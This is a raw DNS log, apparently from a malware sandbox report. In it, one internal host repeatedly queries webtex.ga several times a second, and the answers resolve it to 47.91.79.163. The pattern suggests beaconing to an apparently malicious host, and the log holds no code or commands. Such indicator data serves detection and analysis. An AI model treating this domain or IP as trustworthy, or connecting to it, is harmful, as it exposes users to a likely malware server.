Dec 3, 2020 10:03:22.710444927 CET	192.168.2.3	8.8.8.8	0x9a2d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:22.973746061 CET	192.168.2.3	8.8.8.8	0x5736	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:23.470324039 CET	192.168.2.3	8.8.8.8	0x2777	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:23.971995115 CET	192.168.2.3	8.8.8.8	0x10d0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:24.629245996 CET	192.168.2.3	8.8.8.8	0xb2fc	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:25.133505106 CET	192.168.2.3	8.8.8.8	0xf47f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:25.611252069 CET	192.168.2.3	8.8.8.8	0xc2de	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:26.139666080 CET	192.168.2.3	8.8.8.8	0x2c89	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:26.750502110 CET	192.168.2.3	8.8.8.8	0xec75	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:27.020617962 CET	192.168.2.3	8.8.8.8	0x37fe	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:27.542334080 CET	192.168.2.3	8.8.8.8	0xee9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.052023888 CET	192.168.2.3	8.8.8.8	0x268c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.320911884 CET	192.168.2.3	8.8.8.8	0xa636	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.947045088 CET	192.168.2.3	8.8.8.8	0xb2a4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:29.212243080 CET	192.168.2.3	8.8.8.8	0xcf41	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:29.856785059 CET	192.168.2.3	8.8.8.8	0x19d2	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:30.428265095 CET	192.168.2.3	8.8.8.8	0x4f6b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:30.940175056 CET	192.168.2.3	8.8.8.8	0xe5a7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.211011887 CET	192.168.2.3	8.8.8.8	0x22c0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.701210022 CET	192.168.2.3	8.8.8.8	0x1998	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.965411901 CET	192.168.2.3	8.8.8.8	0xbd1b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:32.553005934 CET	192.168.2.3	8.8.8.8	0x5335	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:32.813930035 CET	192.168.2.3	8.8.8.8	0x235e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:33.387254000 CET	192.168.2.3	8.8.8.8	0xccc0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:33.887957096 CET	192.168.2.3	8.8.8.8	0xc68e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:34.397080898 CET	192.168.2.3	8.8.8.8	0xdef7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:34.893606901 CET	192.168.2.3	8.8.8.8	0xfaf1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:35.446471930 CET	192.168.2.3	8.8.8.8	0xa930	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:03:35.982255936 CET	192.168.2.3	8.8.8.8	0xea6e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:36.558135033 CET	192.168.2.3	8.8.8.8	0x7bf5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:37.046510935 CET	192.168.2.3	8.8.8.8	0xeb1b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:37.585237980 CET	192.168.2.3	8.8.8.8	0x58c7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:38.089342117 CET	192.168.2.3	8.8.8.8	0x8c94	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:38.558370113 CET	192.168.2.3	8.8.8.8	0xf10d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.105139017 CET	192.168.2.3	8.8.8.8	0x640d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.622893095 CET	192.168.2.3	8.8.8.8	0x2773	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.961132050 CET	192.168.2.3	8.8.8.8	0x1327	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.350091934 CET	192.168.2.3	8.8.8.8	0xb392	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.643349886 CET	192.168.2.3	8.8.8.8	0xd79c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.917800903 CET	192.168.2.3	8.8.8.8	0x2d9b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.210357904 CET	192.168.2.3	8.8.8.8	0x2b7d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.501154900 CET	192.168.2.3	8.8.8.8	0x9e39	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.788903952 CET	192.168.2.3	8.8.8.8	0xbac6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.078183889 CET	192.168.2.3	8.8.8.8	0x91f1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.745702982 CET	192.168.2.3	8.8.8.8	0xabc8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.046442032 CET	192.168.2.3	8.8.8.8	0x1b62	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.359462976 CET	192.168.2.3	8.8.8.8	0xef30	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.637032032 CET	192.168.2.3	8.8.8.8	0xf5db	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.957545042 CET	192.168.2.3	8.8.8.8	0x66a8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.347207069 CET	192.168.2.3	8.8.8.8	0x3076	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.619749069 CET	192.168.2.3	8.8.8.8	0xa64f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.920094967 CET	192.168.2.3	8.8.8.8	0x18d1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:45.199316978 CET	192.168.2.3	8.8.8.8	0x16fc	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:45.705465078 CET	192.168.2.3	8.8.8.8	0xf333	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:46.270900965 CET	192.168.2.3	8.8.8.8	0x8a44	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:46.745162964 CET	192.168.2.3	8.8.8.8	0x24bd	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.266988039 CET	192.168.2.3	8.8.8.8	0x44ed	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.829632998 CET	192.168.2.3	8.8.8.8	0xa991	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.394521952 CET	192.168.2.3	8.8.8.8	0x7ed0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.946424961 CET	192.168.2.3	8.8.8.8	0xed25	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:49.333678007 CET	192.168.2.3	8.8.8.8	0x1f9b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:49.653568029 CET	192.168.2.3	8.8.8.8	0xdd43	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:50.292429924 CET	192.168.2.3	8.8.8.8	0x4dcb	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:50.652407885 CET	192.168.2.3	8.8.8.8	0x3c4c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:51.184968948 CET	192.168.2.3	8.8.8.8	0xc3f4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:03:51.697694063 CET	192.168.2.3	8.8.8.8	0x9b59	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:51.962105036 CET	192.168.2.3	8.8.8.8	0x1aca	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:52.491959095 CET	192.168.2.3	8.8.8.8	0xcf36	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.082986116 CET	192.168.2.3	8.8.8.8	0xa9fe	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.692517996 CET	192.168.2.3	8.8.8.8	0xbf15	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.964230061 CET	192.168.2.3	8.8.8.8	0x86cd	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:54.522007942 CET	192.168.2.3	8.8.8.8	0xb35e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:55.105586052 CET	192.168.2.3	8.8.8.8	0xf4f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:55.802597046 CET	192.168.2.3	8.8.8.8	0xa750	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:56.065541029 CET	192.168.2.3	8.8.8.8	0x2127	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:56.584539890 CET	192.168.2.3	8.8.8.8	0xaf39	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:57.100286007 CET	192.168.2.3	8.8.8.8	0x9ef3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:57.629905939 CET	192.168.2.3	8.8.8.8	0x6144	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.233308077 CET	192.168.2.3	8.8.8.8	0x7360	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.499917984 CET	192.168.2.3	8.8.8.8	0xc4a6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.767443895 CET	192.168.2.3	8.8.8.8	0x3dd1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.049704075 CET	192.168.2.3	8.8.8.8	0x5da	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.326589108 CET	192.168.2.3	8.8.8.8	0x9a3e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.609312057 CET	192.168.2.3	8.8.8.8	0x8d7f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.880233049 CET	192.168.2.3	8.8.8.8	0x3864	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.164766073 CET	192.168.2.3	8.8.8.8	0x3309	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.456994057 CET	192.168.2.3	8.8.8.8	0xf0db	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.739052057 CET	192.168.2.3	8.8.8.8	0x4800	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.117043972 CET	192.168.2.3	8.8.8.8	0x9a8f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.421802998 CET	192.168.2.3	8.8.8.8	0x674b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.710134983 CET	192.168.2.3	8.8.8.8	0x6b11	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.015068054 CET	192.168.2.3	8.8.8.8	0xb6d9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.381865025 CET	192.168.2.3	8.8.8.8	0xf523	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.661564112 CET	192.168.2.3	8.8.8.8	0xc521	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.942312956 CET	192.168.2.3	8.8.8.8	0xd047	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.232505083 CET	192.168.2.3	8.8.8.8	0x7eb0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.505784988 CET	192.168.2.3	8.8.8.8	0xf399	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.795294046 CET	192.168.2.3	8.8.8.8	0x1a21	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.074474096 CET	192.168.2.3	8.8.8.8	0xf5b1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.355796099 CET	192.168.2.3	8.8.8.8	0xf389	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.647460938 CET	192.168.2.3	8.8.8.8	0xd7e2	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.915332079 CET	192.168.2.3	8.8.8.8	0x9e4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:04:05.199299097 CET	192.168.2.3	8.8.8.8	0xbd95	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:05.483560085 CET	192.168.2.3	8.8.8.8	0x5da6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:05.769323111 CET	192.168.2.3	8.8.8.8	0xcb30	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.074758053 CET	192.168.2.3	8.8.8.8	0x8b25	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.352900982 CET	192.168.2.3	8.8.8.8	0x181a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.635427952 CET	192.168.2.3	8.8.8.8	0x37ca	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.949789047 CET	192.168.2.3	8.8.8.8	0x8014	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.224431038 CET	192.168.2.3	8.8.8.8	0x38f9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.525737047 CET	192.168.2.3	8.8.8.8	0xd334	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.808995962 CET	192.168.2.3	8.8.8.8	0x7f82	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.217499971 CET	192.168.2.3	8.8.8.8	0x877	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.498416901 CET	192.168.2.3	8.8.8.8	0xa0f9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.778889894 CET	192.168.2.3	8.8.8.8	0x15b0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.057873011 CET	192.168.2.3	8.8.8.8	0x5fcc	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.325339079 CET	192.168.2.3	8.8.8.8	0x99c0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.614290953 CET	192.168.2.3	8.8.8.8	0x7e55	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.901053905 CET	192.168.2.3	8.8.8.8	0x99f5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.190378904 CET	192.168.2.3	8.8.8.8	0xa059	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.459393978 CET	192.168.2.3	8.8.8.8	0x80e6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.736605883 CET	192.168.2.3	8.8.8.8	0x29c1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.023058891 CET	192.168.2.3	8.8.8.8	0xac48	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.390893936 CET	192.168.2.3	8.8.8.8	0x9904	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.669486046 CET	192.168.2.3	8.8.8.8	0x3918	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.944083929 CET	192.168.2.3	8.8.8.8	0xb0f3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.247473955 CET	192.168.2.3	8.8.8.8	0x18e8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.585220098 CET	192.168.2.3	8.8.8.8	0x5ef8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.864528894 CET	192.168.2.3	8.8.8.8	0x7295	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:13.144134045 CET	192.168.2.3	8.8.8.8	0x938a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:13.455523968 CET	192.168.2.3	8.8.8.8	0x33f4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:13.773528099 CET	192.168.2.3	8.8.8.8	0x2cb5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.070842981 CET	192.168.2.3	8.8.8.8	0xcfa8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.356909990 CET	192.168.2.3	8.8.8.8	0x6ed3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.643935919 CET	192.168.2.3	8.8.8.8	0x311a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.910386086 CET	192.168.2.3	8.8.8.8	0x4c98	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.187752008 CET	192.168.2.3	8.8.8.8	0x82a5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.465322018 CET	192.168.2.3	8.8.8.8	0x1bb4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.742861986 CET	192.168.2.3	8.8.8.8	0xc751	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:04:16.022732019 CET	192.168.2.3	8.8.8.8	0x693f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:16.517864943 CET	192.168.2.3	8.8.8.8	0xaae8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:16.820955038 CET	192.168.2.3	8.8.8.8	0x6ea	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:17.112066031 CET	192.168.2.3	8.8.8.8	0xdaf3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:17.833745956 CET	192.168.2.3	8.8.8.8	0x6912	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:18.132854939 CET	192.168.2.3	8.8.8.8	0xbb4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:19.915863037 CET	192.168.2.3	8.8.8.8	0x48f0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.226304054 CET	192.168.2.3	8.8.8.8	0x58eb	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.501063108 CET	192.168.2.3	8.8.8.8	0x58e2	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.803499937 CET	192.168.2.3	8.8.8.8	0xfb15	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.247961044 CET	192.168.2.3	8.8.8.8	0xfcdd	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.527256012 CET	192.168.2.3	8.8.8.8	0xe84c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.853420019 CET	192.168.2.3	8.8.8.8	0xaff7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.121886015 CET	192.168.2.3	8.8.8.8	0xbb16	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.394130945 CET	192.168.2.3	8.8.8.8	0x7419	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.719099998 CET	192.168.2.3	8.8.8.8	0x1e85	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.981034994 CET	192.168.2.3	8.8.8.8	0x1d6f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.254004002 CET	192.168.2.3	8.8.8.8	0x4e1c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.541433096 CET	192.168.2.3	8.8.8.8	0xbd95	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.816549063 CET	192.168.2.3	8.8.8.8	0x617a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.106113911 CET	192.168.2.3	8.8.8.8	0xc7ce	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.394944906 CET	192.168.2.3	8.8.8.8	0x35d2	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.686381102 CET	192.168.2.3	8.8.8.8	0x98b3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:25.305768967 CET	192.168.2.3	8.8.8.8	0xbedc	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:25.729907990 CET	192.168.2.3	8.8.8.8	0x908b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:02:28.898961067 CET	8.8.8.8	192.168.2.3	0x9dc0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:29.270814896 CET	8.8.8.8	192.168.2.3	0xcbcc	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:29.589957952 CET	8.8.8.8	192.168.2.3	0xc90e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:30.129522085 CET	8.8.8.8	192.168.2.3	0xf2d3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:30.754401922 CET	8.8.8.8	192.168.2.3	0x8338	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:31.097273111 CET	8.8.8.8	192.168.2.3	0x6d5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:31.500906944 CET	8.8.8.8	192.168.2.3	0x9e60	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:02:31.806010008 CET	8.8.8.8	192.168.2.3	0xd5d3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.129793882 CET	8.8.8.8	192.168.2.3	0x74e9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.452068090 CET	8.8.8.8	192.168.2.3	0x6a4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.744071007 CET	8.8.8.8	192.168.2.3	0xd74	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.043495893 CET	8.8.8.8	192.168.2.3	0x5d50	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.364901066 CET	8.8.8.8	192.168.2.3	0x1da8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.682089090 CET	8.8.8.8	192.168.2.3	0x8589	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.035439014 CET	8.8.8.8	192.168.2.3	0x7eab	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.341048002 CET	8.8.8.8	192.168.2.3	0xf473	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.806020975 CET	8.8.8.8	192.168.2.3	0x35ee	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:35.222217083 CET	8.8.8.8	192.168.2.3	0xce9d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:36.007853985 CET	8.8.8.8	192.168.2.3	0x6755	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:36.291889906 CET	8.8.8.8	192.168.2.3	0x9615	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:36.752609968 CET	8.8.8.8	192.168.2.3	0xa2f9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:38.533613920 CET	8.8.8.8	192.168.2.3	0x88f3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:38.853271961 CET	8.8.8.8	192.168.2.3	0x42fb	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.181564093 CET	8.8.8.8	192.168.2.3	0xb789	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.515683889 CET	8.8.8.8	192.168.2.3	0x5b0f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.829411030 CET	8.8.8.8	192.168.2.3	0xc726	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:40.145191908 CET	8.8.8.8	192.168.2.3	0xd319	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:40.442272902 CET	8.8.8.8	192.168.2.3	0xc211	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
